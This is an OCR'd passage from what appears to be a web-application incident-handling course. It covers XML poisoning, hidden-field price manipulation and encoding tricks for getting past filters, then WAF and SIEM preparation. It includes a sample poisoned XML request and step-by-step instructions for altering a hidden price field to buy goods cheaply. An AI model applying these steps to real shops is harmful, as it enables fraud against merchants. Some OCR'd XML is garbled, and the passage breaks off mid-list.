
```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
```

```
SOAPAction: ""

Cache-Control: no-cache

Pragma: no-cache

User-Agent: Java/1.4.2_04

Host: uddi.microsoft.com

Accept: text/html, image/gif, image/jpeg,*; q=.2, /; q=.2

Connection: keep-alive

Content-Length:213

<?xml version="1.0" encoding="UTF-8" ?>

<Envelop xmlns="http://scemas.xmlsoap.org/soap/envelope/">

<Body>

<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_service>

</Body>

</Envelop>

HTTP/1.1 100 Continue
```

XML Response

```
HTTP/1.1 200 OK

Date: Wed, 01 Nov 2017 11:05:34 GMT

Server: Microsoft-IIS/7.0

X-Powered-By: ASP.NET

X-AspNet-Verstion: 1.1.4322

Cache-Control: private, max-age=0

Content-Type: text/xml; charset=utf-8

Content-Length: 1272

<?xml version="1.0" encoding="utf-8" ?><soap:Envelope

xmlns:soap="http://scemas.xmlsoap.org/soap/envelope/">
xlmns:xsi="http://www.w3.org/2008/XMLSchema-

instance" xmlns:xsd="http://w3.org/2008/xmlSchema"><soap:Body><serviceList
generic="2.0"

operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-
org:api_v2"><serviceInfos><serviceInfo

serviceKey=6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-c12d-
1234-d4cd-

c8e34e8a0aa6"><name xml:lang="en-us">Amazon Research
Pane</name></serviceInfo><ServiceInfo

serviceKey="25638942-2d33-52f3-5896-c12ca5632abc" businessKey="adc5c23-abcd-
8f52-cd5f-

1253adcefc2a"><name xml:lang="en-us">Amazon Web Services
2.0</name></serviceInfo><serviceInfo
```

```
serviceKey="ad8a5c78-dc8f-4562-d45c-aad45d4562ad"businesskey="28d4acd8-d45c-
456a-4562-

acde4567d0f5"<name xml:kang="en">Amazon.com Web
Services</name></serviceInfo><serviceInfo

serviceKey="ad52a456-4d5f-7d5c-8def-c5e6d456cd45"businessKey="45235896-256a-
123a-c456-

add55a456f12"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo

serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey="aa45238d-cd55-
4d22-8d5d-a55a4c43ad5c"><name

xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceLis
t></soap:Body></soap:

Envelope>
```



XML Poisoning Attack


Extensive Markup Language (XML) poisoning is similar to a structured query language (SQL) injection attack. It has a larger success rate in a web services framework. Attackers can insert malicious XML codes in SOAP requests to perform XML node manipulation or XML schema poisoning to generate errors in XML parsing logic and break execution logic. Attackers can manipulate XML external entity references that can lead to arbitrary file or transmission control protocol (TCP) connection openings and can be exploited for other web service attacks. XML poisoning enables attackers to cause a denial-of-service attack and it can compromise confidential information. Since web services are invoked using XML documents, attackers can poison the traffic between the server and browser applications by creating malicious XML documents to alter parsing mechanisms such as simple API for XML (SAX) and the W3C document object model (DOM). These are web applications that are used on the server.

XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Poisoned XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName><Customer
Number>
  2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```



Hidden Field Manipulation Attack

Attackers use hidden field manipulation attacks against e-commerce websites, since most of these sites have hidden fields for price and discount specifications. In every client session, developers use hidden fields to store client information, which includes product prices and discount rates. During the development of these programs, developers feel that all of their applications are safe; however, hackers can manipulate the product prices, and even complete transactions, with the altered prices. When a user makes selections on an HTML page, the selection is typically stored as form field values and is sent to the application as an HTTP request (GET or POST). HTML can also store field values as hidden fields, which are not rendered to the screen by the browser but are collected and submitted as parameters during form submissions. Attackers can examine the HTML code of the page and change the hidden field values to change post requests to the server.

Example


A particular mobile phone might be offered for $1000 on an e-commerce website; however, the hacker, by altering some of the hidden text in its price field, can purchase it for only $10.

These attacks incur huge losses for website owners, even though they might be using the latest anti-virus software, firewalls, intrusion detection systems, and so on to protect their networks from attacks. Besides financial losses, the owners can also lose their market credibility. Below is an example of this code:

```
<form method="post" action="page.aspx">
<input type="hidden" name="PRICE" value="200.00">
  Product name: <input type="text" name="product"
   value="Certifiedhacker Shirt"><br>
```

```
  Product price: 200.00"><br>
<input type="submit" value="submit">
</form>
```

1. Open the html page within an **HTML editor**.
2. Locate the **hiddenfield** (for example, "<type=hidden name=price value=200.00>").
3. **Modify** its content to a different value (for example, "<type=hidden name=price value=2.00>").
4. **Save** the HTML file locally and browse it.
5. Click the **Buy** button to perform electronic shoplifting via hidden manipulation.




Attacks Using Single and Double Encoding

In most applications, security is implemented in such a way that it checks for user inputs and it rejects malicious code that is injected into the code. In these cases, the attackers can use single and double encoding techniques to replace the suspicious characters to bypass the filtering mechanisms.

To perform web application attacks, certain character sets are used. For example, the "../" character set is used for a path traversal attack and cross-site scripting attack characters, such as "<", "/" and ">", are used. It also includes characters that are used in injection attacks such as the "%" symbol. Attackers use these characters and can further encode them with a hexadecimal notation.


The table shown on the above slide lists some examples of single and double encoding.



Preparation to Handle Web Application Security Incidents

Web applications are increasingly becoming vulnerable to more sophisticated threats and attack vectors. The attackers can exploit various underlying vulnerabilities in web applications to launch several attacks that can compromise the user's data. The incident response team must be prepared with certain security procedures, policies, and guidelines so they can detect the malicious incident at an early stage and stop it before it damages the organization's assets.

This section discusses the various steps to handle web application security incidents along with deploying web application firewall (WAF) and security incident and event management (SIEM) solutions.



Steps to Handle Web Application Security Incidents

Web application attacks may compromise web servers, web services, and data. In addition, users of an organization may face impacts such as website defacement, denial-of-service, tampering or leakage of data, network issues, along with the loss of business and money. Therefore, the organizations should prepare to handle web application incidents through the following practices:

- **Develop an incident handling plan for the most common web incidents**

  The IR team may prepare IH plans for the most common web incidents such as SQL injection, cross-site scripting (XSS), and CSRF. IH plans can become handy while handling these incidents and it ensures a speedy recovery. To prepare an IH plan, the IR team may take into consideration the organization's web application structure, business requirements, and legal considerations for their jurisdiction. They may also refer to standard CSIRTs and other frameworks to draft their IR plans. The IR team should be updated about the latest web application attacks and threats by following journals, magazines, web resources, CSIRTs, and other organizations. The IR team should perform regular audits for their web application security and check for vulnerabilities.

- **Maintain and have a backup website available**

  The organization should build and maintain a backup website to publish its content. It must maintain channels such as SMSs or emails to continue business. In addition, the organization should inform its customers about safety measures they should take such as changing their passwords and checking if their accounts are safe when an incident occurs.

- **Plan to maintain continuity of internet services**

  Distributed denial-of-service (DDoS) attacks on Internet Service Providers (ISPs) may cause outages for web applications and services that are dependent on them. It is important for an organization to plan for these attack scenarios and to plan accordingly. It is a good practice to subscribe to an alternate internet connection from another provider or to choose an anti-DDoS service provider. For example, organizations can switch to a digital subscriber line (DSL) in case there is an outage for a cable-based ISP. The organization should also talk to the ISP about the services it would offer in case of a DDoS attack.

- **Maintain a comprehensive contact list**

  The IR team should have contact lists of the ISPs (the current ISP and alternate ISP), all of the clients, critical customers, key stakeholders, third party advertising agencies, and law enforcement authorities. This helps the IR team to ensure they can continue their services, inform the affected parties, and to take legal action where necessary. It is also important to have an updated contact list for all of the members of the IR team that contains their email addresses, fax numbers, and alternate contact channels. The IR team should also have contacts for the vendors of the infrastructure hardware to ensure business continuity and a speedy recovery. The list should also include the contact details of the internal teams such as the IDS team, network teams, and computer security teams. If the organization uses any third-party services or cloud service providers for their web applications, then the IR team should also have their contact details.

- **Create a whitelist of all of the critical IP addresses and protocols**

  During a web application incident, the IR team may need to block malicious IPs and users. However, these tasks may seem daunting during a DDoS attack, where malicious requests seem to originate from multiple and widely distributed geographical locations. Hence, if the IR team has a whitelist of users that are critical to the business, the network administrators can easily provide access to the organizational resources for those users and they can block the rest. This step is effective to contain the DDoS incidents.

- **Maintain an inventory of organizational IT Infrastructure**

  The IR team should have an inventory of IP addresses, routing tables, autonomous system settings, a circuit ID, and a network topology of the organizational network. In addition, all computer systems and related components, such as printers, fax machines, cables, routers, and servers can perform a speedy incident response.

- **Maintain a Disaster Recovery Plan**

  Incidents such as the DDoS can result in a severe inconvenience to users, impact the business and its services, and it can cause huge financial and reputational losses to the organization. To minimize the losses and to ensure business continuity under such incidents, the organization should draft a disaster recovery plan and a business continuity plan.

- **Deploy monitoring tools to detect abnormal activities**

  The organization should deploy the latest web application and network monitoring tools that can alert the IR team in the case of suspicious events and other activities. There should be a dedicated network and web application monitoring team to monitor the user's inputs and requests.

- **Design and maintain a good network infrastructure**


  The IR team should plan their network infrastructure such that there are no bottlenecks in the network. The organizational networks should be free from single point of failure and should maintain redundant systems, servers, and routers. The network team should be able to distribute Domain Name System (DNS) servers and Simple Mail Transfer Protocol (SMTP) services through different autonomous systems in case of critical incidents. The IR team should create a normal baseline performance of the infrastructure since this can help identify abnormal activities quickly.

- **Customize TTL settings for critical systems**

  The IR team should identify the resources that are more prone to attack and customize their time-to-live (TTL) settings. This step is critical if the organization must redirect its users to another backup website. A TTL value of 600 is a good choice for this purpose.

- **Review and audit the web server's logs and settings**

  The IR team should make sure they can export the web server's log files to an external server. This helps to review and analyze the logs in case of incidents. All servers should have clock synchronization since this can help track security breaches, analyze the network usage, and compare the timestamps of the various logs.



Deploying a WAF

Preparing to handle security incidents also includes setting up security configurations and testing the web applications for flaws. A prior establishment of security configurations can help the incident handling team to safeguard access to critical parts of the application and information. The incident handling team can deploy a web application firewall (WAF) to protect the web applications from the evolving threats.

WAFs are generally placed on the edge of a network to eradicate and log data from various web application incidents. WAF captures, filters, and analyzes all of the incoming traffic to detect, block, and thwart various application layer attacks. WAF filters the content based on a certain set of rules or instructions and blocks all of the attempts to attack the application layer. These rules usually cover common web application-based attacks such as SQL injection attacks, XSS attacks, and attacks exploiting application-specific vulnerabilities, such as content management system (CMS) vulnerabilities.

Generally, a WAF is deployed to protect a single web application or a set of web applications. WAF includes a built-in behavioral and reputational analysis that can also assist in protecting the applications against zero-day threats. Most WAFs allow the security personnel to customize security policies and they can be designed according to the access privileges and user inputs. WAFs can prevent data theft and the manipulation of sensitive corporate and customer information. Some of the common factors in which the policies or the rules are designed include the following:

- IP address and geographical location data
- Request methods such as POST or GET
- URL parameters
- HTTP/S header values
- Access rate

The following discusses some commonly used web application firewalls:

- **dotDefender**

  Source: *http://www.applicure.com*


  DotDefender™ is a software-based WAF that protects your website from malicious attacks such as SQL injection, path traversal, XSS, and others that result in website defacement. DotDefender™ complements the network firewall, IPS, and other network-based internet security products. DotDefender™ inspects HTTP/HTTPS traffic for suspicious behavior.

  Features:

  - Handle .NET security issues
  - Enterprise-class security against known and emerging hacking attacks
  - Solutions for hosting, enterprise, and small and medium-sized businesses / enterprises (SMB/SME)
  - Supports multiple platforms and technologies (IIS, Apache, cloud, etc.)
  - Open application programming interface (API) for integration with management platforms and other applications
  - Prevents denial-of-service (DoS) attacks

Some additional WAFs include the following:

- ServerDefender VP (*https://www.port80software.com*)
- IBM Security AppScan (*https://www.ibm.com*)
- Radware's AppWall (*https://www.radware.com*)
- QualysGuard WAF (*https://www.qualys.com*)
- Barracuda Web Application Firewall (*https://www.barracuda.com*)
- ThreatSentry (*https://www.privacyware.com*)
- ThreatRadar (*https://www.imperva.com*)
- SecureSphere (*https://www.imperva.com*)
- ModSecurity (*https://www.modsecurity.org*)
- SteelApp Web App Firewall (*https://www.wansolutionworks.com*)
- Trustwave Web Application Firewall (*https://www.trustwave.com*)
- Cyberoam's Web Application Firewall (*https://www.cyberoam.com*)
- Kerio Control (*http://www.kerio.com*)



Deploying SIEM Solutions

In the preparation phase, the incident handling team must also deploy security incident and event management (SIEM) solutions to efficiently log, analyze, and alert upcoming security incidents. SIEM performs real-time security operations center (SOC) functions such as identifying, monitoring, recording, auditing, and analyzing security incidents. It assists in threat detection and security incident response activities. SIEM provides security by tracking suspicious end-user behavior activities within a real-time information technology (IT) environment.

Some of the functions performed by SIEM are as follows:

- Log collection
- Log analysis
- Event correlation
- Log forensics
- IT compliance and reporting
- Application log monitoring
- Object access auditing
- Data aggregation
- Real-time alerting
- User activity monitoring
- Dashboards
- File integrity monitoring
- System and device log monitoring
- Log retention

SIEM offers security management services that combines security information management (SIM) and security event management (SEM). SIM supports permanent storage, analysis, and reporting of log data. SEM deals with real-time monitoring, correlation of events, notifications, and console views. SIEM protects the organization's IT assets from data breaches due to internal and external threats.

Some commonly used SIEM tools are as follows:

- **AlienVault OSSIM**

